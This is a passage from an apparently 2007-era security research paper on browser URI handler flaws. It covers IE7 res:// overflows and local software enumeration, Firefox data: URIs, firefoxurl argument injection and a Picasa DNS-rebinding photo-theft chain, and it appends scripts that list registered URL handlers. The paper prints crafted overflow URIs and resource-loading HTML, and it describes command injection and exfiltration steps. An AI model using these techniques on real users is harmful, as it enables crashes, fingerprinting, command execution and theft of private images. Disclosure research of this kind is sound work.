
One place you will see this is in Internet Explorer’s default error pages as it pulls in the images for those pages using res://. See Screenshot 7 below for an example.

Screenshot 7: IE7 Using res://



Accessing resources through the res:// URI can also be done using a numerical format, such as res://c:\windows\explorer.exe/#2/#167. When the fore mentioned resource URI is entered into an IE7 browser running on Windows XP (SP2), the following image is displayed.


Screenshot 8: IE7 Loading a Resource from a Local Binary res://



Using a method similar to that used for the aim.dll, a malicious attacker can craft a request to a resource URI that will cause IE 7 to crash. This issue was reported to Microsoft and has been patched in MS07-035 (Shoutz to Dave at the MSRC). This particular vulnerability was caused by a lack of validation of the “sType” passed which is passed from IE7 to various places on the users system (including a Windows API). Ultimately, the sType value is passed to a function which is expecting an unsigned short integer. The screenshot below shows the users system when making a request for a resource URI with a sType equal to 65535.

The exact request in the screenshot below is: Res://c:\windows\explorer.exe/#65535/#167

Screenshot 9: IE7 Loading a Resource Request with sType Equal to 65535




The screenshots below show the results of a URI request containing a sType greater than 65535. Like any self-respecting researcher, my JIT debugger fires just as IE7 crashes!


The exact request in the screenshot below is:

```
Res://c:\windows\explorer.exe/#65536AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/#1
```


Screenshot 10: IE7 Loading a Resource Request with an sType Greater than 65535



Screenshot 11: IE7 Loading a Resource Request with an sType Greater than 65535



Keep in mind that this request can be called remotely, or through the use of XSS or CSRF.

NOTE – These examples use the explorer.exe, but any exe or dll can be used to initiate the overflow (ex. Res://ieframe.dll/#65536AAAAAAAAAAAAAAAAAAAAAA/#1)

6. Local Software Enumeration Through res:// URI

In addition to overflowing the functions that handle resource (res://) requests, it is also possible to use this URI for other nefarious activity. One example of how a URI can be abused is presented below.

IE7 has several features to prevent malicious HTML from collecting personal information from a user. Beginning with IE7, three new feature control keys have been implemented to prevent Internet and intranet HTML from loading images, objects, and scripts from the user's local file system (http://msdn.microsoft.com/library/default.asp?url=/workshop/essentials/whatsnew/whatsnew_70_sec.asp). These features are "opt-in" features, forcing a process to be explicitly added to the appropriate control key. The two exceptions for the control keys are:

- 1.) The source file containing the item to load was itself loaded from the local file system
- 2.) The source file originates from the Trusted Sites Zone

Due to the new feature control keys implemented in IE7, IE7 will block attempted local file system access via script.src and the img.src objects. Typically, local files are loaded into image, object, or script objects by setting the "src" property to a file location via the "File://" URI. IE7 specifically blocks attempted access to the local file system via the "File://" URI, however it still allows access via the Resource (Res://) URI, even if the HTML does not meet the exception criteria described above.


Using the Resource URI, it is possible to set the img.src attribute to a resource within an executable or dll on the user's local file system. Many executables (and some dlls) have bitmaps (and other images) embedded into the executable. These images can be loaded into an image object by setting the "src" property equal to the resource inside of an executable or dll on the user's local file system. Loading of resources on the local file system is possible, even if the user is running IE7 with the highest security settings and has scripting disabled. The following HTML code demonstrates the loading of a resource from the user's local file system with IE7 set at the highest security settings.

Sample HTML Code to Load Local Resources Initiated from Internet Site

```
<html>
<body>
<noscript>
<img src = "res://c:\\windows\\explorer.exe/#2/#167" >
</noscript>
</body>
</html>
```

The screenshot below shows the local resource being loaded from an Internet Site.

Screenshot 12: Local Resources Being Loaded from an Internet Site



This type of vulnerability can easily be exploited through the means of Cross-Site Scripting (persistent or reflected) or if the user simply visits (or is redirected to) a site with this HTML code. Once again, users of IE7 will be vulnerable, even if their browser is set to enforce the highest security settings.


Using this vulnerability, an attacker could build a listing of known installation paths and resources associated with various pieces of software. By loading the attacker built list of resources into an `img` object, the attacker can enumerate the various pieces of software installed on the user's local file system. In most cases, the attacker can even determine the specific versions of software installed on the user's local file system. Once an attacker has enumerated the software installed on the user's machine, they can then target their exploitation attempts to specific vulnerabilities associated with those pieces of software installed on the user's machine.

Enumeration of software installed on a user's machine could also create a privacy issue. Unscrupulous vendors could scan a user's machine to determine whether a user has a competitor's software, software related to a health related condition (diet tracking software, diabetes testing software...etc), or other sensitive software installed.

The screenshot below shows a simple HTML page that enumerates various pieces of software on the users local file system. The actual HTML used in this example

is provided in Appendix F. In a real world example, an attacker could initiate this type of functionality through XSS or URL redirection to achieve the same results.

Screenshot 13: Software Enumerated From the Local File System



This issue has also been reported to the Microsoft Security Response Team. Combined with the techniques outlined in the “Attacking URIs” section, this software enumeration vulnerability could be an excellent way to discover vulnerable software with registered URI handlers!

7. Data URI - Firefox

Before we start bashing IE7 for its support of the Resource Protocol, Firefox had a similar issue (which is now patched...kinda). You can read about the Firefox Resource flaws on RSnake's site at: <http://ha.ckers.org/blog/20070516/read-firefox-settings-poc/>. Although Nate, Raghav Dube, and I (BK) had discovered this "feature" sometime in 2006, we missed the disclosure boat, so shoutz go to shutdown and Boris Zbarsky for reporting the vulnerability to Mozilla! Although Mozilla may have patched some of the Resource URI stuff, a few more Firefox specific URIs remain open for abuse. One of my favorites is the data URI.

The data URI allows for an attacker to basically embed files directly into a URL. For example, the horrendous URL below actually renders (when requested by Firefox) into the image we have all come to know and love.

```
data:image/gif;base64,R0lGODlhSwAgANUAAJOk3cTN7V6tXbrF6klyKm25FRsmFlzzE
RzWHWK1Y2BRZAgDYZcaGJ6z6+0zKiQG2yD0pqq32uArJZCNoye3DpZwwVNq+ /MIN
hGJlBryjZjYGU2ZOKrBdJj7G953uQ19u4EBZlZaaYsDZprb8oCJZ1f5OIkYaZ2qaqs9Nk
S0eO57mnS4akpLKJkVOM0QVYxSx32Ato4EFfxTOF7SRYo4KVyQk6gK6qikGv4nuOz
3ePu5igxKWiw18tB5ivGSf6CH5BAAAAAALAAAAABLACAAAAb/QJmQQMwYD8hk5
mA0EmUEoXRakVWu1mp1SiQ0k2Bm5mnNYotHZGPNbijF4250Pq1Dod30wd1eK+NC
V1doag0QhwmHimxvTU5ecpFyX4WGipd+TGRZXmqIcaAfCaKgh31hcl6OXpR7lhCgo7
GJpm6PWUtrskMbGye/vxsfLS1fm6oya6WoR+9z72itWJRVp68FBQA2drcJ8+zlxCGfe
VsiqG+JzosAgjbdLj1EJroL4UNSM0/D40BhIAbKMqTNIgWYloFROHjteGbADYUySgEJ
6wcbaeGBp2AoABGh16aNNHA4YFCRQFEiz4bJlYbGlucSnLUIEHALc4cBh02li/z9xYP
nyaKGHh6NIPXSwIWenz4oqs51YCcwXtGfABNrcGSEnggJgdwr8BgrZGAgfphrwlHogL
dwI9TwAlaAU5t4oarcNpCbtobcYD1kJPf0bA44EmzISHBQwMubHiAG6ByZbhl64oQs
cPpXZ47UKCgSBoAXqcF6B7NKWFA5h0i4EmQ0MOAkQRTE/jQ8Nay7wBwXXsQUWK
C8RQM6oZVwPzBihU3PdfQMckAgQ4dHBAWwAluD+MTMEw4lcGABgNM0gJwYcHAg
N/w4bYgleKoCAzikbJ4XvfBhQc71GVADxHoAMMMHRTwXmHAMyBBCWBNkAIJOVSI
jHoqtPcefPCVgP8BB8EVQAIJjri2wgNjEaDAf2AZMEJSFrzQw1uFDeBACHOkZhcJCzD
wAUYHfKDNDBpyCF8KC1zWW3gLDGDCBTcENwAKIIDAQgGRuTWABJf0UBmDJAR
QAI3FLcBBLz8F2ZFJvBnpmwhIAndZAB42uSIKUg5QpQIAqGBDcAb+OUCNDDwognEc
+DSPej7E8Cd8KBiAgHkDhJmkZe/dl+QKIJSOzACcKhBBCC9M9IYNuy3l3QApYMDADj
wU0BNZ8zhGQQcxvNDahpXpcF6Gw2FAn5zvOYBBk/4psOF7A4Q6QAcv0GDqCB3AV
SOTdlkFwAmLHTBKPhbEYMFkvw0gAQx/ejD/4gS9vcfDsQGs+ACzwDX7gllD0GADDe
VJ61oAhAprgl0UUXDRPLCo9cILFuyQ57mSecDAiPi+xcACDrz1AAgK1OvaAwq4RZcEL
sCgQ1KFpbbaidsUbpPbflyiVowvjAAAUjgYYEHEBUzAowiumTBBiW+hsHGUNj6AonBlj
eCojtshcBMHI5lwQQkGMJADLdc4o40GFoTdAQ3U/hNBXThwsMACJTDAgAipJaUAYM
yZkBlDndQAbQgWACArAoDr0NMEa6/NwCJM7AGL1zWVJ0ENpvEk+V08xKqcmCJdn
kBEIDbw+fhWpAXVFQdRItZnqCV1ITc8PUXVHgF5plgsztl8QAMBvCUUowaRAXMN8LI
A1Qniu8yDFbqAEMQRLBrFXteFEnwQwekU5DDC2wFDwp0yARxxG6fBKTLmf38jvrfk
GUPgUaqJD97728oEEOxCS0SCaP5JHEOQyJ38xLV7GKADfQA75BIBqi0EAHSiGOU3
ivC1JAWxKWYY5XoMN/CJmFKDogNg14ECSKa8MywHCLQAxBgnolAx/KMY4W9q+BS
8FOByrACGQ0ogkQDAQWlpiHMAiiFaio4CIWqAYS/jB/m9CCIHYyQTxlwodHPMIEIUHC
xP1QEpvQ4RK3qAU7DOGEk2AFDqO4CifEIRJe5KlgggAAOw%3D%3D
```

Screenshot 14: Image from the Data URI




The example given above merely demonstrates that the Data URI can be used to serve up a simple gif file however; the Data URI can be used for more sinister purposes, such as serving up executables and other malicious content. The Data URI offers the attacker the following advantages:

- 1.) The attacker has full control of the content that is served by the Data URI
- 2.) The Data URI can be encoded to mask the true contents of the payload
- 3.) The attacker no longer has to host their malicious content on a server
- 4.) The Data URI doesn't contain traditionally dangerous strings (ex. JavaScript:)
- 5.) The Data URI is enabled in Firefox browsers by default

As the Firefox browser gains popularity, we should expect to see more and more payloads use the Data URI to store the malicious content. Phisher's will no longer have to worry about their web servers being brought down when they can serve their victims a hyperlink to a Data URI that presents an exact copy of your favorite bank or credit union. Appendix G shows a Data URI that reproduces a well known site, all stored within an encoded URL!

******Update – PDP over at gnucitizen.org also has a nice exploit of this issue.***

Screenshot 15: An Entire Webpage Stored Within a URL!



8. Cross-Browser Scripting – IE Pwns Firefox and NN9

Firefox and Netscape Navigator 9 register URIs to be “compliant with Windows Vista”. These URIs (“firefoxurl” and “navigatorurl” respectively) when called from IE 7 will accept user supplied double-quote characters and pass the string to the application to be run by the URL handler without sanitization. This has been discovered to be a Microsoft issue with shell32.dll. The interaction works as such, a URI like our attack vector is encountered by IE7 which passes it down to shell execute with the intention of running the associated application with the supplied input. Shell32.dll will then pass the URI back to IE7 to try to determine if the URI is valid or not. If it is not, IE 7 will say so, and shell32.dll will try to manipulate the URI in an effort to continue running the application. Our attack vector confuses shell32.dll into running arbitrary commands of our specification.

This is not vulnerable on Windows Vista, as the issue in shell32.dll was already patched there, and is also not vulnerable if the user is using IE6, as it will not inform shell32.dll that the URI is mangled.

The following is the command that is run when a user requests the firefoxurl:// as an example (Netscape Navigator is roughly the same):

- `C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1" -requestPending`

From the URL, we can control what is passed into the command at the %1 location. If we supply a double-quote and a space character, then we can inject our own parameter, in this case the optimal solution would be to inject the `-chrome` argument. From chrome, we can create javascript that will allow us to spawn a new command.

Dependent upon the setup of a user's system, this may be vulnerable in more URIs than just `firefoxurl` and `navigatorurl`. On a test machine, this was also vulnerable through the `ftp` URI. The code used to exploit this issue is illustrated in Appendix H.

See the `iepwnsfire.avi` video in the folder for this presentation for a demo.

9. Command Injection in Firefox and ALL Gecko Based Browsers

Gecko based browsers do not properly sanitize the values passed to several URIs and this can lead to a command injection thru XSS. This occurs because special characters in the request confuse the browser into passing control of the URL off to the associated File Handlers within the Windows Registry, as opposed to the proper URL Handler. Because we can control the extension type at the end of our request, it is possible to force consumption of the URL to an executable type file handler, such as that for `.exe` or `.bat` files.

Due to difference in the way Gecko based browsers and Windows handle some special characters, it is possible to control what programs can be executed when using an executable type extension. Our PoC code is innocuous and simply kicks off the `calc.exe` program, but attackers could be much more nefarious.

Versions of Firefox < 2.0.0.6 are vulnerable, as is current versions of Mozilla, Sea Monkey, Thunderbird (was patched), Nvu, Netscape Navigator 9, and others. Appendix I below provides the relevant URIs to cause these attacks.

See the `firepwn.avi` video in the folder for this presentation for a demo.

10. Trust-based Applet Attack against Google's Picasa (T-bAG)

It is possible to utilize Picasa's built-in `picasa://importbutton?url=` URI, through an XSS exposure, to force a user to import a button of the attacker's control. Similar to the `Picasa2Flickr` project, it is possible to import a button that will post the local URIs of a user's images to an attacker's site. These local URIs are URIs to a local web server started by Picasa that can only be accessed on the local loopback.

Typically, projects like `Picasa2Flickr` will use these buttons to load a Java Applet that asks the user if it is ok to access their file system and upload their content from Picasa to Flickr. The applet is loaded into a built-in web browser object in Picasa.

Instead of loading an applet, it is possible for an attacker to load a Flash actionscript that can be used to cause a DNS rebind, allowing the attacker to trick Flash into communicating with the localhost (and thus the Webserver started by Picasa). The Flash can then utilize the URLLoader objects built into actionscript to access the images and grab their binary content. An attacker would then use Flash's capability to make cross-domain requests to off load the content back to a server that he/she controls, thus stealing a user's images.

So let's recap this all:

- 1.) User is XSS'd and the exposure loads a Picasa button file (see Appendix J for our example button code).
- 2.) The user clicks the button we've loaded and Picasa sends the local URLs of the users images to our remote Python CGI Script, pwn.py (see Appendix K for the code).
- 3.) Our CGI script pwn.py process the XML sent by Picasa and loads an HTML page that loads a Flash object back to the victim (see Appendix L for the code).
- 4.) The flash actionscript provides a small timeout for us while we change our DNS record to point to 127.0.0.1, thus causing a DNS rebind.
- 5.) The flash actionscript makes calls to the site we loaded it from (which now points to 127.0.0.1) and downloads the bit streams of the user's images into URLLoader objects.
- 6.) The flash actionscript loads a cross domain policy file (see Appendix M) from another server in our control allowing it to upload the images to a remote server.
- 7.) Our remote server has a Perl script listening to catch images and save them to disk (see Appendix N for the code).
- 8.) The attacker can view the results of the stolen images using the admin.php script (see Appendix O for the code).

See the `picasa_pwn.avi` video in the folder for this presentation for a demo.

Appendix A – DUH4Windows Code (DUH.vbs)

```
' Dump URL Handlers (DUH!)
' Enumerates all the URL handlers registered on the system
' Run this only once
' cscript.exe //H:CScript
' This command executes the script
' cscript.exe //Nologo DUH.vbs
'
' satebac
On Error Resume Next
Const HKCR = &H80000000
Dim wsh
Dim comment
Dim command
Dim isHandler

set wsh = WScript.CreateObject("WScript.Shell")
Set oReg =
GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegPro
v")
ret = oReg.EnumKey(HKCR, "/", arrSubKeys)
if ret<>0 Then
    ret = oReg.EnumKey(HKCR, "", arrSubKeys)
end if

if ret=0 and IsArray(arrSubKeys) Then
    For Each subkey In arrSubKeys
        isHandler = wsh.RegRead("HKCR\" & subkey & "\URL Protocol")
        if Err=0 Then
            comment = wsh.RegRead("HKCR\" & subkey & "\")
            command = wsh.RegRead("HKCR\" & subkey &
"\shell\open\command\")
            Wscript.Echo subkey & Chr(&H09) & comment & Chr(&H09) &
command
        else
            Err = 0
        end if
    Next
Next
```

```
else
    WScript.Echo "Something is very very wrong ret=" & ret & " err=" & Err &
" " & IsArray(arrSubKeys)
    WScript.Echo "Look for the ret code in winerror.h"
end if
```

Appendix B – DUH4Linux Code (DUH4Linux.sh)

```
#!/bin/sh
KDEDIR=/opt/kde/share/services
ORIGDIR=`pwd`

if [ $1 = "gnome" ]; then
    gconftool-2 /desktop/gnome/url-handlers --all-dirs | cut --
delimiter=/ -f 5 | while
    read line;
    do {
        gconftool-2 /desktop/gnome/url-handlers/$line -a | grep
-i 'command' | cut --delimiter== -f 2 | while
        read line2;
        do {
            echo -e "$line\t\t$line2"
        } done
    } done
else
    if [ $1 = "help" ]; then
        echo
        echo "./DUH.sh <option>"
        echo
        echo -e "gnome\tshow URIs registered in gnome"
        echo -e "kdet\tshow URIs registered in kde"
        echo
    else
        cd $KDEDIR

        URIS=`ls *.protocol | sed s/\.protocol//`
        for U in $URIS; do
            F=`cat $U.protocol | grep 'exec=' | sed
s/exec=//`
            echo -e "$U\t\t$F"
        done

        cd $ORIGDIR
    fi
fi
```

Appendix C – DUH4Mac Code

```
/*
 * Code created by Carl E. Lindberg - Thanks a ton Carl!
 * See his RCDefaultApp and other great Mac Applications at
 * http://www.rubicode.com/Software/
 */

/*
 * Compile on Tiger:
 * cc DUH4Mac.c -o logurls -framework CoreFoundation -framework
 * ApplicationServices
 *
 * Compile on Leopard:
 * cc DUH4Mac.c -o logurls -framework CoreFoundation -framework
 * CoreServices
 */

/*
 * To run:
 * #>./DUH4Mac
 */

#include <stdio.h>
#include <AvailabilityMacros.h>
#include <CoreFoundation/CoreFoundation.h>

#if !defined(MAC_OS_X_VERSION_10_5) || MAC_OS_X_VERSION_MAX_ALLOWED <
MAC_OS_X_VERSION_10_5
#include <ApplicationServices/ApplicationServices.h>
#else
#include <CoreServices/CoreServices.h>
#endif

/* Private Apple API... helpful for enumerating. */
extern OSStatus _LSCopySchemesAndHandlerURLs(CFArrayRef *outSchemes,
CFArrayRef *outApps);

static void GetBuf(CFStringRef string, char *buffer, int bufsize)
{
    if (string == NULL)
        buffer[0] = '\0';
    else
        CFStringGetCString(string, buffer, bufsize,
kCFStringEncodingUTF8);
}

int main()
{
    CFArrayRef apps;
    CFArrayRef schemes;
    CFArrayRef sorted_schemes;

```

```

int i;

printf("URL Name                App (Current Path)\n");

_LSCopySchemesAndHandlerURLs(&schemes, &apps);
_LSCopySchemesAndHandlerURLs(&sorted_schemes, &apps);
CFIndex ind = CFArrayGetCount(sorted_schemes);
CFRange range = CFRangeMake(0,ind);
